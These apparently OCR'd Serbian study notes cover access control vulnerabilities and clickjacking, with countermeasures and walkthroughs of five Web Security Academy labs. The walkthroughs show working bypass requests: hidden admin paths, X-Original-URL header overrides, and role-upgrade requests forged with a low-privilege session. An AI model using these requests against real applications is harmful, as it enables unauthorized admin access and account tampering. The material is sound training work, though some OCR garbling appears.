ACCESS CONTROL VULNERABILITIES & PRIVILEGE ESCALATION

1. Klasa napada

Ova klasa napada se odnosi na situacije gde aplikacija ne proverava pravilno da li korisnik sme da izvrši neku akciju ili pristupi resursu.

Može biti:

- **Vertical privilege escalation**
  korisnik dobija veća prava nego što treba (npr. user u admin)

- **Horizontal privilege escalation**
  korisnik pristupa podacima drugih korisnika (npr. čita tuđ nalog)

- **Context-dependent access control bypass**
  korisnik zaobilazi logiku aplikacije (npr. preskoči korake)

- **IDOR (Insecure Direct Object Reference)**
  manipulacija ID parametrima za pristup tuđim resursima

2. Uticaj iskorišćavanja (exploit)

- **Neautorizovan pristup**
- **Izmena ili brisanje podataka**
- **Preuzimanje naloga**
- **Data leakage**

3. Koje ranjivosti omogućuju napad

- **Admin endpoint dostupan svima:** /admin
- **Nema provere role na backendu**
- **Security by obscurity:** admin URL sakriven ali nezaštićen (/administrator-panel-yb556)
- **Role u cookie/parametru:** ?role=admin
- **Direktan pristup resursima:** /account?id=123
- **Bypass preko headera:** X-Original-URL: /admin/deleteUser
- **Blokiran POST, ali GET radi:** GET /admin/deleteUser
- **Multi-step procesi bez zaštite:** npr. 3. korak nema zaštitu i napadač preskoči prva dva koraka
- **Referer-based access control:** aplikacija veruje headeru
- **oslanjanje na IP / geolokaciju:** zaobilazi se VPN-om


4. Kontramere

- **Server-side enforcement:** svaka akcija se proverava autentifikacijom i autorizacijom
- **Deny-by-default pristup:** sve je zabranjeno, osim ako nije eksplicitno dozvoljeno
- **Centralizovan access control**
- **Role Based Access Control (RBAC)**
- **Ne čuvati role u URL-u ili cookie-ju**
- **Koristiti UUID i uvek proveravati ownership**
- **Blokirati override header-a X-Original-URL**
- **Multi-step zaštita sa validacijom u svakom koraku**
- **Penetration testing**


Lab 1: Unprotected admin functionality

Zadatak: Pristupiti nezaštićenom admin panelu obrisati korisnika sa imenom Carlos

Nezaštićeni admin paneli se mogu nalaziti na lokaciji **/admin** ili može biti otkrivena na lokaciji **/robot.txt**.
Dodavanjem **/robot.txt** na kraj URL-a pristupamo ovoj stranici:



Odlaskom na lokaciju **/administrator-panel** pristupamo admin panelu i brišemo korisnika **Carlos**:



Lab 2: Unprotected admin functionality with unpredictable URL


Zadatak: Pristupiti nezaštićenom admin panelu sa nepredvidljivom lokacijom i obrisati korisnika sa imenom Carlos

U HTML-u stranice je moguće pronaći ovu script sekciju:

```
▼<script> == $0
    var isAdmin = false;
    if (isAdmin) {
        var topLinksTag = document.getElementsByClassName("top-links")[0];
        var adminPanelTag = document.createElement('a');
        adminPanelTag.setAttribute('href', '/admin-uexk4i');
        adminPanelTag.innerText = 'Admin panel';
        topLinksTag.append(adminPanelTag);
        var pTag = document.createElement('p');
        pTag.innerText = '|';
        topLinksTag.appendChild(pTag);
    }
</script>
```

U njoj možemo uočiti da se admin panel nalazi na **/admin-uexk41**


Pristupimo admin panel-u dodavanjem **/admin-uexk41** na kraj URL-a:




Klikom na **Delete** dugme kod korisnika **Carlos** uspešno završavamo ovaj lab.

Lab 3: URL-based access control can be circumvented


Zadatak: Pristupiti admin panelu obrisati korisnika sa imenom **Carlos**



Sa početne stranice možemo preći na stranicu admin panela, ali nemamo pristup:



Uz pomoć Burp Suite-a možemo da intercept-ujemo GET request za **/admin** stranicu:



Send Cancel Burp AI

Request

Pretty Raw Hex

```
1  GET /admin HTTP/2
2  Host: 0a3e001c045a70368108573700510084.web-security-academy.net
3  Cookie: session=007gVuwsg2o5pVqnW66217N7JRfoBGnJ
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Accept-Language: en-US,en;q=0.9
9  Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a3e001c045a70368108573700510084.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

Ako promenimo **/admin** u **/** i dodamo **X-Original-URL: /invalid, dobićemo 404 response:**

Send Cancel Burp AI

Request

Pretty Raw Hex


```
1  GET / HTTP/2
2  Host: 0a3e001c045a70368108573700510084.web-security-academy.net
3  Cookie: session=007gVuwsg2o5pVqnW66217N7JRfoBGnJ
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Accept-Language: en-US,en;q=0.9
9  Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a3e001c045a70368108573700510084.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19 X-Original-Url: /invalid
20
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

To znači da backend procedure **X-Original-URL** header. Ako ga promenimo na **/admin** moći ćemo da pristupimo admin panelu:




```
<header class="notification-header">
</header>
<section>
    <h1>
        Users
    </h1>
    <div>
        <span>
            wiener -
        </span>
        <a href="/admin/delete?username=wiener">
            Delete
        </a>
    </div>
    <div>
        <span>
            carlos -
        </span>
        <a href="/admin/delete?username=carlos">
            Delete
        </a>
    </div>
</section>
```

Sa X-Original-URL: **/admin/delete** možemo da obrišemo korisnika **Carlos** sa query-jem:

Request

Pretty Raw Hex

```
1  GET /?username=carlos HTTP/2
2  Host:
   0a3e001c045a7036810857370051 0084.web
   -security-academy.net
3   http/2:
4  Cookie: session=
   007gVuwsg2o5pVqnW66217N7JRfoBGnJ
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not-A.Brand";v="24",
   "Chromium";v="146"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT
   10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko)
   Chrome/146.0.0.0 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,appl
   ication/xml;q=0.9,image/avif,image/w
   ebp,image/apng,*/*;q=0.8,application
   /signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer:
   https://0a3e001c045a7036810857370051
   0084.web-security-academy.net/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20 X-Original-Url: /admin/delete
21
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Lab 4: Method-based access control can be circumvented

Zadatak: Promovisati se (**username: wiener**) u admina.

Dati su nam login kredencijali za admina - **administrator:admin**. Ovako izgleda admin panel:



Ako admin pokuša da promoviše **Carlosa** u admina, možemo da vidimo taj request:

```
POST /admin-roles HTTP/2
Host: 0a6900790385d21d80223a1b000000d0.web-security-academy.net
Cookie: session=qDEKbYHVtUiNpqilCIopukOVYsjYq8hl
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a6900790385d21d80223a1b000000d0.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6900790385d21d80223a1b000000d0.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=carlos&action=upgrade
```

Ulogovaćemo se na naš account da dobijemo novi session id:

Request

Pretty Raw Hex

```
GET /my-account?id=wiener HTTP/2
Host: 0a6900790385d21d80223a1b000000d0.web-security-academy.net
Cookie: session=1SRb0dUYQGJqVlgmgRNtBNKtE67X1Hs9
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a6900790385d21d80223a1b000000d0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Vratićemo se na stari request i promeniti session id u novi. Dodavanjem **?username=wiener&action=upgrade** u request i promenom u **GET** request možemo promovisati naš nalog jer je **401** implementiran samo na **POST** requestu:

Request

Pretty Raw Hex

```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a6900790385d21d80223a1b000000d0.web-security-academy.net
Cookie: session=SVVxHIpCHPln5tevwFaYswDWQzPVvvhs
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a6900790385d21d80223a1b000000d0.web-security-academy.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6900790385d21d80223a1b000000d0.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Web Security Academy

Method-based access control can be circumvented

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: wiener


Email

Update email

Lab 5: Multi-step process with no access control on one step

Zadatak: Promovisati se (**username: wiener**) u admina.

Zadatak je sličan prethodnom, s tim što imamo dodatan korak pri promovisanju u admina:



Nakon potvrde, request izgleda ovako:

Request

Pretty Raw Hex

```
1  POST /admin-roles HTTP/2
2  Host: 0alf008f047ba34b81977a5700220008.web-security-academy.net
3  Cookie: session=woFqIbzH6aid09zLTK0xcfQmYULqR3pt
4  Content-Length: 45
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Origin: https://0alf008f047ba34b81977a5700220008.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0alf008f047ba34b81977a5700220008.web-security-academy.net/admin-roles
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 action=upgrade&confirmed=true&username=carlos
```

Ponovićemo korake iz prethodnog zadatka i uzeti session id od non-admin nalonga, ali ovaj put ne moramo da prebacujemo u **GET** request:

Request

Pretty Raw Hex

```
1  POST /admin-roles HTTP/2
2  Host: 0alf008f047ba34b81977a5700220008.web-security-academy.net
3  Cookie: session=alV2dUkdLEzPmJevgDQuwWMGKtfsEWlZ
4  Content-Length: 45
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Origin: https://0alf008f047ba34b81977a5700220008.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0alf008f047ba34b81977a5700220008.web-security-academy.net/admin-roles
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 action=upgrade&confirmed=true&username=wiener
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Dovoljno je samo da promenimo username u **wiener** i da posaljemo request.

CLICKJACKING (UI REDRESSING)

1. Klasa napada

Clickjacking je napad na korisnički interfejs gde se korisnik navodi da klikne na nešto što vidi, ali zapravo klikne na skriven element druge stranice. Funkcioniše tako što se koristi **iframe** čija je target stranica nevidljiva (**opacity = 0**) i preklopljena preko lažne stranice (**decoy**)

2. Uticaj iskorišćavanja (exploit)

- **Neželjene akcije u ime korisnika** (poput transakcije)
- **Promena bezbednosnih opcija** (npr. promena lozinke)
- **Pokretanje XSS napada**
- **Finansijska šteta**

3. Koje ranjivosti omogućuju napad

- **Dozvoljeno embedovanje u iframe**
- **Nedostatak zaštitnih headera:** X-Frame-Options i Content-Security-Policy
- **Oslanjanje na client-side zaštitu**
- **Nedostatak potvrde akcije** (confirmation dialog)


4. Kontramere

- **X-Frame-Options header:** X-Frame-Options: DENY ili X-Frame-Options: SAMEORIGIN
- **Content Security Policy (CSP):** Content-Security-Policy: frame-ancestors 'none'
- **Zabraniti framing gde nije potreban**
- **Ne oslanjati se na frame busting**
- **Dodati dodatne provere za kritične akcije:** re-authentication, CAPTCHA, confirmation dialog
- **UI zaštita:** random UI element positioning ili delay za klik

